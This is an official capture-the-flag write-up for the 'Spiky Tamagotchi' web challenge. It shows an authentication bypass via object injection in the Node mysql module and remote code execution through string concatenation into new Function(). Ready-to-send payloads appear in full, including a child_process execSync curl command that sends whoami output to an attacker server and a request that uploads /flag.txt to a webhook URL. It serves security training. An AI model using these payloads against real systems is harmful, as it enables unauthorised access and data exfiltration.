Spiky Tamagotchi

24th May 2022 / Document No. D22.102.79

Prepared By: Rayhan0x01

Challenge Author(s): Rayhan0x01, Makelaris

Difficulty: Medium

Classification: Official

Synopsis

- The challenge involves exploiting an authentication bypass via Object injection in `mysql` NPM module, and RCE in NodeJS via code injection.

Skills Required

- HTTP requests interception via proxy tools, e.g., Burp Suite / OWASP ZAP.
- Basic understanding of JavaScript and NodeJS.


Skills Learned

- Performing authentication bypass via object injection.
- Performing RCE in NodeJS via code injection.

Solution

Application Overview

The application homepage displays the following login form:



Since the application source code is provided, we can take a look at the `challenge/routes/index.js` file that shows only two routes are available unauthenticated:

```
router.get('/', (req, res) => {
    return res.render('index.html');
});

router.post('/api/login', async (req, res) => {
    const { username, password } = req.body;

    if (username && password) {
        return db.loginUser(username, password)
            .then(user => {
                let token = JWTHelper.sign({ username: user[0].username });
                res.cookie('session', token, { maxAge: 3600000 });
                return res.send(response('User authenticated successfully!'));
            })
            .catch(() => res.status(403).send(response('Invalid username or
password!')));
    }
    return res.status(500).send(response('Missing required parameters!'));
});
```

The `db.loginUser` function to validate authentication is defined in the `challenge/database.js` file:

```
let mysql = require('mysql')

class Database {

    ... snip ...
```

```
    async loginUser(user, pass) {
        return new Promise(async (resolve, reject) => {
            let stmt = 'SELECT username FROM users WHERE username = ? AND
password = ?';
            this.connection.query(stmt, [user, pass], (err, result) => {
                if(err || result.length == 0)
                    reject(err)
                resolve(result)
            })
        });
    }

}
```


If we take a look at the `entrypoint.sh` file, only one account is created in the database with the username `admin` and a random password:

```
# admin password
PASSWORD=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 16 | head -n 1)

# create database
mysql -u root << EOF
CREATE DATABASE spiky_tamagotchi;

CREATE TABLE spiky_tamagotchi.users (
  id INT AUTO_INCREMENT NOT NULL,
  username varchar(255) UNIQUE NOT NULL,
  password varchar(255) NOT NULL,
  PRIMARY KEY (id)
);

INSERT INTO spiky_tamagotchi.users VALUES
(1,'admin','${PASSWORD}');

GRANT ALL PRIVILEGES ON spiky_tamagotchi.* TO 'rh0x01'@'%' IDENTIFIED BY
'r4yh4nb34t5b1gm4c';
FLUSH PRIVILEGES;
EOF
```

We can only explore other endpoints of the application by logging in, as they are protected with the middleware function `AuthMiddleware`.

Authentication bypass via object type injection in mysql

The `mysql` npm module was documented to cause an SQL injection due to unexpected behaviors in the query's escape function:



Source: https://flattsecurity.medium.com/finding-an-unseen-sql-injection-by-bypassing-escape-functions-in-mysqljs-mysql-90b27f6542b4

Since the `username`, and the `password` value are directly passed to the `mysql` query function, it's possible to bypass the authentication by injecting an object instead of a string as the password:

```
POST /api/login HTTP/1.1
Host: 127.0.0.1:1337
User-Agent: Mozilla/5.0
Accept: */*
Referer: http://127.0.0.1:1337/
Content-Type: application/json
Origin: http://127.0.0.1:1337
Content-Length: 47
Connection: close

{"username":"admin","password":{"password": 1}}
```

After sending the above request, we are authenticated as the `admin` user:

Request

Pretty Raw Hex

```
1 POST /api/login HTTP/1.1
2 Host: 127.0.0.1:1337
3 User-Agent: Mozilla/5.0
4 Accept: */*
5 Referer: http://127.0.0.1:1337/
6 Content-Type: application/json
7 Origin: http://127.0.0.1:1337
8 Content-Length: 47
9 Connection: close
10
11 {
    "username":"admin",
    "password":{
      "password":1
    }
  }
```


Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Set-Cookie: session=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjcwNTk5
  MDM2fQ.UmFEPP9S891-urjpH_rUCIVEr9AWwhxcC6r3uR_1G3k; Max-Age=3600; Path=/;
  Expires=Fri, 09 Dec 2022 16:17:16 GMT
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 46
5 Date: Fri, 09 Dec 2022 15:17:16 GMT
6 Connection: close
7
8 {
    "message":"User authenticated successfully!"
  }
```

RCE via code injection in NodeJS

Visiting the authenticated `/interface` endpoint displays a controller-like interface, also known as "Tamagotchi":



We can invoke different animations by clicking the three buttons below, which change the numeric values randomly. The following API request is being sent in the background:

Request

Pretty Raw Hex

```
1 POST /api/activity HTTP/1.1
2 Host: 127.0.0.1:1337
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:106.0) Gecko/20100101
  Firefox/106.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1:1337/interface
8 Content-Type: application/json
9 Content-Length: 64
10 Origin: http://127.0.0.1:1337
11 Connection: close
12 Cookie: session=
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjc
  wNjA5NjM5fQ.OxGNRG2ZtsPMh3zmsjswz1fvPBuZ7E6a89Oyz8CQNS0
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
    "activity":"feed",
    "health":"60",
    "weight":"42",
    "happiness":"50"
  }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 57
4 Date: Fri, 09 Dec 2022 18:20:49 GMT
5 Connection: close
6
7 {
    "mood":"awkward",
    "health":61,
    "weight":47,
    "happiness":53
  }
```

The `/api/activity` endpoint defined in the `challenge/routes/index.js` file passes the request data to the `SpikyFactor.calculate` function as arguments:

```
router.post('/api/activity', AuthMiddleware, async (req, res) => {
    const { activity, health, weight, happiness } = req.body;
    if (activity && health && weight && happiness) {
        return SpikyFactor.calculate(activity, parseInt(health),
parseInt(weight), parseInt(happiness))
            .then(status => {
                return res.json(status);
            })
            .catch(e => {
                res.send(response('Something went wrong!'));
            });
    }
    return res.send(response('Missing required parameters!'));
});
```


The `SpikyFactor.calculate` function defined in `challenge/helpers/SpikyFactor.js` receives the arguments and concatenates them in a JavaScript function string. Then a new function is created from the string that returns the values displayed in the response body:

```
const calculate = (activity, health, weight, happiness) => {
    return new Promise(async (resolve, reject) => {
        try {
            // devine formula :100:
            let res = `with(a='${activity}', hp=${health}, w=${weight},
hs=${happiness}) {
                if (a == 'feed') { hp += 1; w += 5; hs += 3; } if (a == 'play')
{ w -= 5; hp += 2; hs += 3; } if (a == 'sleep') { hp += 2; w += 3; hs += 3; }
if ((a == 'feed' || a == 'sleep' ) && w > 70) { hp -= 10; hs -= 10; } else if
((a == 'feed' || a == 'sleep' ) && w < 40) { hp += 10; hs += 5; } else if (a ==
'play' && w < 40) { hp -= 10; hs -= 10; } else if ( hs > 70 && (hp < 40 || w <
30)) { hs -= 10; }  if ( hs > 70 ) { m = 'kissy' } else if ( hs < 40 ) { m =
'cry' } else { m = 'awkward'; } if ( hs > 100) { hs = 100; } if ( hs < 5) { hs
= 5; } if ( hp < 5) { hp = 5; } if ( hp > 100) { hp = 100; }  if (w < 10) { w =
10 } return {m, hp, w, hs}
                }`;
            quickMaths = new Function(res);
            const {m, hp, w, hs} = quickMaths();
            resolve({mood: m, health: hp, weight: w, happiness: hs})
        }
        catch (e) {
            reject(e);
        }
    });
}

module.exports = {
    calculate
}
```

Since the `activity` parameter value is not sanitized before concatenation, it's possible to inject additional code into the string to achieve code injection in NodeJS like the following:

```
activity = `sleep'+process.mainModule.require('child_process').execSync('curl -X POST -d "$(whoami)"
http://attacker-controlled-server')+'`;

## before concatenation
with (a='${activity}', hp=${health}, w=${weight}, hs=${happiness}) {

 // snip

}


## after concatenation

with (a='sleep'+process.mainModule.require('child_process').execSync('curl -X POST -d "$(whoami)"
http://attacker-controlled-server')+'', hp=1, w=1, hs=1) {

 // snip

}
```

We can create a public URL in webhook.site and exfiltrate the flag by sending the below request:



Request

Pretty Raw Hex

```
1 POST /api/activity HTTP/1.1
2 Host: 127.0.0.1:1337
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:106.0) Gecko/20100101 Firefox/106.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://127.0.0.1:1337/interface
8 Content-Type: application/json
9 Content-Length: 219
10 Origin: http://127.0.0.1:1337
11 Connection: close
12 Cookie: session=
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiaWF0IjoxNjcwNjA5NjM5fQ.OxGNRG2ZtsPM
h3zmsjswz1fvPBuZ7E6a89Oyz8CQNSO
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
   "activity":
   "sleep'+process.mainModule.require('child_process').execSync('curl -X POST --upload-file /flag.txt
    https://webhook.site/2e534eed-2d3a-4c4c-8724-4c049036e536')+'",
   "health":"60",
   "weight":"42",
   "happiness":"50"
}
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Content-Length: 57
4 Date: Fri, 09 Dec 2022 18:48:42 GMT
5 Connection: close
6
7 {
   "mood":"awkward",
   "health":62,
   "weight":45,
   "happiness":53
}
```